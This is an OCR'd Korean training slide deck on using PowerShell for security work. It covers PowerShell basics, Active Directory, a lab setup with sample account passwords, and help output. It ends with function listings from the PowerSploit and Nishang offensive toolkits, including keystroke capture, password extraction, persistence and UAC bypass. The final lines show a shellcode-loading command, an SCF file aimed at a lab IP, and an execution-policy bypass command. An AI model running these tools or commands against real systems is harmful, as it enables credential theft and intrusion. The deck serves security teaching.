
보안 전문가를 위한 파워쉘

@nababora

강의 소개

- **강의 주제: 보안 전문가를 위한 파워쉘**
- **과정 목표:** 파워쉘을 자신의 분야에 활용해 업무 능력을 향상 시킨다.
- **과정 로드맵**



목 차

1단계: 파워쉘 사용법 익히기

1. 파워쉘과 친해지기

- 파워쉘 소개
- 액티브 디렉터리와 파워쉘
- 무작정 실행해 보기

파워쉘이란?

- **파워쉘은 시스템 관리와 명령어 라인 쉘의 세계에 혁명을 가져다 준 윈도우 기반 쉘 스크립트 언어**

- **누가 사용하나요?**
  - 윈도우 시스템 관리를 자동화 하고 강력한 사용자 제어가 필요한 IT 전문가들
  - 아마도, 보안 전문가들?

- **왜 사용하나요?**
  - 원격 관리에 용이 - 한 번에 여러 대의 컴퓨터를 동시에 처리할 수 있음(AD 환경)
  - 프로그래밍 지식 없이도, 시스템에 대한 지식이 많이 없어도 쉽게 정보를 조회할 수 있음

- **특징**
  - 호환성: 파워쉘은 표준 윈도우 명령어 및 애플리케이션과 호환 / .NET, COM, WMI, XML, AD와 함께 사용이 가능
  - 편의성: 파일과 폴더를 관리하는 것처럼 데이터 저장소 관리를 할 수 있음
  - 윈도우 관리 자동화하면 파워쉘!
  - 이 밖에도: 강력한 새로운 형식의 명령어를 제공 / 구조화된 객체를 사용할 수 있음

파워쉘이란?

- **윈도우 버전별 파워쉘 설치 여부**

	파워쉘 2.0	파워쉘 3.0	파워쉘 4.0
윈도우 7	기본(SP1)	WMF 3.0 업데이트 필요	WMF 4.0 업데이트 필요
윈도우 서버 2008	기본(R2 SP1)	WMF 3.0 업데이트 필요	WMF 4.0 업데이트 필요
윈도우 8		기본	
윈도우 8.1			기본
윈도우 서버 2012		기본	기본(R2)

왜 파워쉘인가?

- **파워쉘의 강력함**
  - **Over the Windows!** – 다양한 운영체제를 지원(https://github.com/PowerShell/PowerShell)
  - **다양한 표준을 지원**
    - WMI(Windows Management Instrumentation) - Windows 리소스를 액세스하고 구성하고 관리하고 모니터링 할 수 있는 수단이자 통로
    - COM(Component Object Model) - 개발 언어, 개발 툴에 상관없이 호환이 가능한 컴포넌트의 사용을 위해 마이크로소프트가 규정한 표준화된 방법
    - .NET Framework - 마이크로소프트에서 개발한 윈도우 프로그램 개발 및 실행 환경
  - **C#으로 GUI 애플리케이션까지!**
    - 사용자의 입맛에 맞는 독립 GUI 기반 프로그램을 제작하는 것도 가능!

왜 파워쉘인가?

- **파워쉘 활용분야(보안)**
  - **보안 관리**
    - 서버(사용자PC) 보안 체크리스트 점검, 응용 프로그램 버전 및 패치 관리(자동 업데이트!)
  - **모의 해킹**
    - 정보 수집, 취약점 분석, 익스플로잇, 포스트 익스플로잇 등
  - **악성 코드**
    - 안티 바이러스 우회, VM 탐지, 난독화, 코드 인젝션 등 (스크립트 or .NET 프로그램)
  - **침해사고 분석**
    - 활성 · 비활성 데이터 분석

액티브 디렉터리와 파워쉘

여기서 잠깐, 액티브 디렉터리가 뭐지?

- ~~액티브 디렉터리는 윈도우 기반 시스템을 위한 인증 서비스 제공을 위해 MS가 개발한 LDAP 디렉터리 서비스 기능이다.~~
- 쉽게 말해서, 기기와 계정에 상관없이 내부 시스템에 접근할 수 있도록 해 주는 인증, DB, 관리 도구를 합친 개념으로, 기업에서는 주로 정책을 설정한 뒤 클라이언트 PC에 적용 시 사용(관리 목적)
- 더 쉽게! 여러 환경을 통합해 하나의 환경으로 묶고 효율적인 중앙 집중 관리를 위해 사용
- **파워쉘로 쉽고 편하게 AD를 관리할 수 있다!**

참고: http://www.tomsitpro.com/articles/powershell-active-directory-cmdlets,2-801.html

액티브 디렉터리

- **AD를 사용하는 이유**
  - 사용자 · 그룹 계정 관리에 대한 단일화 된 관리 도구 제공
  - 공유된 네트워크 자원에 대한 접근 할당 기능
  - AD를 사용하는 응용 프로그램에 대한 디렉터리 서비스
  - 모든 사용자와 컴퓨터에 반영되는 보안 정책 설정
  - 그룹 정책을 통해 사용자 데스크톱과 보안 설정을 관리(기업 표준설정, 중앙관리)
- AD 구성 요소
  - 논리적: 데이터 저장소, 도메인 컨트롤러(AD), 글로벌 카탈로그 서버, 읽기 적용 DC
  - 물리적: 파티션, 스키마, 도메인, 도메인 트리, 포리스트, 사이트, 조직 구성 단위(OU)

 # 참고자료: Active Directory의 정석(https://blogs.technet.microsoft.com/koalra/2015/12/27/ad-active-directory/)

액티브 디렉터리

DOMAIN vs WORKGROUP

실습 환경 구성하기

- **윈도우 이미지 다운로드**
  - 윈도우7 이미지, 윈도우 서버 2008 R2, 윈도우 서버 2008 R2 한글 언어팩
  - https://1drv.ms/f/s!At_9AiY1nOP_mAbiyN2Ey2YJv9LU
  - 브이엠웨어 플레이어(Vmware Player): 개인용은 무료(http://www.vmware.com)

- **브이엠웨어 네트워크 및 도메인 구성**
  - **네트워크 주소:** DC(192.168.xx.200) / 사용자(192.168.xx.100)
  - **도메인 주소:** boanproject.com
  - **DC 관리자 계정:** administrator / test!@34
  - **DC 사용자 계정**: bpuser / test43@!

실습 환경 구성하기

도메인 컨트롤러

도메인 사용자

① 윈도우 서버 설치

② 도메인 컨트롤러 설치


③ 도메인 환경 구축


④ 사용자 등록(DC)


⑤ 도메인 가입(user)

Let's Go Powershell!

- **윈도우 내장 cmd 명령어**: cd, dir, ipconfig, netstat, netsh ...
- **구조화된 명령어(cmdlet)**: 동사-명사 패턴 명령어(다음 페이지에서)
- **객체의 결합(.NET 프레임워크 기반)**: 닷넷 프레임워크 기반 객체 사용을 지원








Let's Go Powershell!


- **파워쉘 사용법**
  - Powershell ISE(Integrated Scripting Environment) + PowerGUI?
  - 대화형 쉘 (시작 메뉴 - powershell 입력 후 실행)

- **기본 구문**




Let's Go Powershell!

- 대화형 쉘




- 파워쉘 ISE



Let's Go Powershell!

- 대화형 쉘




```
PS C:\Users\WJ> get-help
항목
    Get-Help

간단한 설명
    Windows PowerShell cmdlet 및 개념에 대한 도움말을 표시합니다.

자세한 설명

구문
    get-help <<CmdletName> | <TopicName>>
    help <<CmdletName> | <TopicName>>
    <CmdletName> -?

    "Get-help" 및 "-?"는 한 페이지에 도움말을 표시합니다.
    "Help"는 여러 페이지에 도움말을 표시합니다.

    예:
      get-help get-process    : Get-Process cmdlet에 대한 도움말을 표시합니다.
      get-help about_signing  : 스크립트 서명에 대한 도움말을 표시합니다.
      help where-object       : Where-Object cmdlet에 대한 도움말을 표시합니다.
      help about_foreach      : PowerShell의 foreach 루프에 대한 도움말을 표시합니다.
      set-service -?          : Set-Service cmdlet에 대한 도움말을 표시합니다.

    도움말 명령<-?는 제외>에서 와일드카드 문자를 사용할 수 있습니다.
    여러 개의 도움말 항목이 일치하는 경우 일치하는 항목 목록이 표시됩니다. 일치하는
    도움말 항목이 하나인 경우 해당 항목이 표시됩니다.

    예:
      get-help *      : 모든 도움말 항목을 표시합니다.
      get-help get-*  : get-으로 시작하는 항목을 표시합니다.
      help *object*   : 이름에 "object"가 들어가는 항목을 표시합니다.
      get-help about* : 모든 개념 항목을 표시합니다.

    와일드카드에 대한 자세한 내용을 보려면 다음과 같이 입력하십시오.
      get-help about_wildcard


설명
    Windows PowerShell에 대한 자세한 내용을 보려면 다음 도움말 항목을 참조하십시오.
      get-command : cmdlet 코드에서 cmdlet에 대한 정보를 가져옵니다.
      get-member  : 개체의 속성 및 메서드를 가져옵니다.
      where-object : 개체 속성을 필터링합니다.
      about_object : Windows PowerShell에서 개체를 사용하는 방법에 대해 설명합니다.
      about_remote : 원격 컴퓨터에서 명령을 실행하는 방법에 대해 설명합니다.

    개념 도움말 파일은 about_regular_expression과 같이 "about_<topic>"으로
    명명됩니다.
```

```
PS C:\Users\WJ> get-command

CommandType     Name                                               Definition
-----------     ----                                               ----------
Alias           %                                                  ForEach-Object
Alias           ?                                                  Where-Object
Function        A:                                                 Set-Location A:
Alias           ac                                                 Add-Content
Cmdlet          Add-Computer                                       Add-Computer [-Domain
Cmdlet          Add-Content                                        Add-Content [-Path] <
Cmdlet          Add-History                                        Add-History [[-InputO
Cmdlet          Add-Member                                         Add-Member [-MemberTy
Cmdlet          Add-PSSnapin                                       Add-PSSnapin [-Name] 
Cmdlet          Add-Type                                           Add-Type [-TypeDefini
Alias           asnp                                               Add-PSSnapIn
Function        B:                                                 Set-Location B:
Function        C:                                                 Set-Location C:
Alias           cat                                                Get-Content
Alias           cd                                                 Set-Location
Function        cd..                                               Set-Location ..
Function        cd\                                                Set-Location \
Alias           chdir                                              Set-Location
Cmdlet          Checkpoint-Computer                                Checkpoint-Computer [
Alias           clc                                                Clear-Content
Alias           clear                                              Clear-Host
Cmdlet          Clear-Content                                      Clear-Content [-Path]
Cmdlet          Clear-EventLog                                     Clear-EventLog [-LogN
Cmdlet          Clear-History                                      Clear-History [[-Id] 
Function        Clear-Host                                         $space = New-Object S
Cmdlet          Clear-Item                                         Clear-Item [-Path] <S
Cmdlet          Clear-ItemProperty                                 Clear-ItemProperty [-
Cmdlet          Clear-Variable                                     Clear-Variable [-Name
Alias           clhy                                               Clear-History
Alias           cli                                                Clear-Item
Alias           clp                                                Clear-ItemProperty
Alias           cls                                                Clear-Host
Alias           clv                                                Clear-Variable
Alias           compare                                            Compare-Object
Cmdlet          Compare-Object                                     Compare-Object [-Refe
Cmdlet          Complete-Transaction                               Complete-Transaction
Cmdlet          Connect-WSMan                                      Connect-WSMan [[-Comp
Cmdlet          ConvertFrom-Csv                                    ConvertFrom-Csv [-Inp
Cmdlet          ConvertFrom-SecureString                           ConvertFrom-SecureStr
Cmdlet          ConvertFrom-StringData                             ConvertFrom-StringDat
Cmdlet          Convert-Path                                       Convert-Path [-Path] 
Cmdlet          ConvertTo-Csv                                      ConvertTo-Csv [-Input
Cmdlet          ConvertTo-Html                                     ConvertTo-Html [[-Pro
Cmdlet          ConvertTo-SecureString                             ConvertTo-SecureStrin
Cmdlet          ConvertTo-Xml                                      ConvertTo-Xml [-Input
Alias           copy                                               Copy-Item
Cmdlet          Copy-Item                                          Copy-Item [-Path] <St
Cmdlet          Copy-ItemProperty                                  Copy-ItemProperty [-P
```

Let's Go Powershell

- 시작 메뉴 – 실행 – Powershell.exe – 명령어 실행
- 시작 메뉴 – 명령 프롬프트 – powershell.exe –c "commands"
- 시작 메뉴 – 실행 – Powershell ISE – 스크립트 작성 – 실행
- 파워쉘 스크립트 컴파일! → commands.exe (PowerGUI)

스크립트 실행 방지

- 기본적으로 '스크립트' 실행 권한이 해제되어 있음. Why?
- `Get-Help about_Execution_Policies`
- `Set-ExecutionPolicy Bypass`

```
PS C:\Users\Wmi> get-help about_execution_policies
항목
    about_Execution_Policies

간단한 설명
    Windows PowerShell 실행 정책과 이 정책을 관리하는 방법에 대해 설명합니다.

자세한 설명
    Windows PowerShell 실행 정책을 사용하면 Windows PowerShell에서 구성 파일을 로드하고 스크립트를
    실행하는 조건을 결정할 수 있습니다.

    로컬 컴퓨터, 현재 사용자 및 특정 세션에 대한 실행 정책을 설정할 수 있습니다. 그룹 정책 설정을
    사용하여 컴퓨터와 사용자에 대한 실행 정책도 설정할 수 있습니다.

    로컬 컴퓨터와 현재 사용자에 대한 실행 정책은 레지스트리에 저장됩니다. Windows PowerShell
    프로필에서 실행 정책을 설정할 필요는 없습니다. 특정 세션에 대한 실행 정책은 메모리에만 저장되며
    세션이 닫히면 손실됩니다.

    실행 정책은 사용자 작업을 제한하는 보안 시스템이 아닙니다.
    예를 들어 사용자는 스크립트를 실행할 수 없을 때 명령줄에 스크립트 내용을 입력하여 정책을 쉽게
    우회할 수 있습니다. 그러나 실행 정책을 사용하면 사용자가 기본 규칙을 설정할 수 있으며 실수로 규칙을
    위반하는 것을 방지할 수 있습니다.
```

파워쉘 도구 실습

- **Powersploit**
  - `Import-module Powersploit.psm1`
  - `Get-Command -Module PowerSploit`

```
CommandType     Name                                               Definition
-----------     ----                                               ----------
Function        Add-NetUser                                        ...
Function        Add-ObjectAcl                                      ...
Function        Add-Persistence                                    ...
Function        Convert-NameToSid                                  ...
Function        Convert-NT4toCanonical                             ...
Function        Convert-SidToName                                  ...
Function        Copy-ClonedFile                                    ...
Function        Find-AVSignature                                   ...
Function        Find-ComputerField                                 ...
Function        Find-DLLHijack                                     ...
Function        Find-ForeignGroup                                  ...
Function        Find-ForeignUser                                   ...
Function        Find-GPOComputerAdmin                              ...
Function        Find-GPOLocation                                   ...
Function        Find-InterestingFile                               ...
Function        Find-LocalAdminAccess                              ...
Function        Find-PathHijack                                    ...
Function        Find-UserField                                     ...
Function        Get-ADObject                                       ...
Function        Get-ApplicationHost                                ...
Function        Get-CachedRDPConnection                            ...
Function        Get-ComputerDetails                                ...
Function        Get-ComputerProperty                               ...
Function        Get-DFSshare                                       ...
Function        Get-DomainPolicy                                   ...
Function        Get-ExploitableSystem                              ...
Function        Get-GPPPassword                                    ...
Function        Get-HttpStatus                                     ...
Function        Get-Keystrokes                                     ...
Function        Get-LastLoggedOn                                   ...
```

- **Nishang**
  - `Import-module nishang.psm1`
  - `Get-Command -Module Nishang`

```
Function        Invoke-PsGcatAgent                                 Nishang
Function        Invoke-PsUACme                                     Nishang
Function        Out-CHM                                            Nishang
Function        Out-DnsTxt                                         Nishang
Function        Out-Excel                                          Nishang
Function        Out-HTA                                            Nishang
Function        Out-Java                                           Nishang
Function        Out-JS                                             Nishang
Function        Out-RundllCommand                                  Nishang
Function        Out-SCF                                            Nishang
Function        Out-SCT                                            Nishang
Function        Out-Shortcut                                       Nishang
Function        Out-WebQuery                                       Nishang
Function        Out-Word                                           Nishang
Function        Parse_Keys                                         Nishang
Function        Port-Scan                                          Nishang
Function        Prasadhak                                          Nishang
Function        Remove-Persistence                                 Nishang
Function        Remove-PoshRat                                     Nishang
Function        Remove-Update                                      Nishang
Function        Run-EXEonRemote                                    Nishang
Function        Show-TargetScreen                                  Nishang
Function        Speak                                              Nishang
Function        Start-CaptureServer                                Nishang
Function        StringtoBase64                                     Nishang
Function        TexttoEXE                                          Nishang


PS C:\Windows\system32> Execute-DNSTXT-Code
cmdlet Execute-DNSTXT-Code at command pipeline position 1
Supply values for the following parameters:
ShellCode32:
PS C:\Windows\system32> Out-SCF IPAddress 192.168.230.1
SCF file written to 192.168.230.1
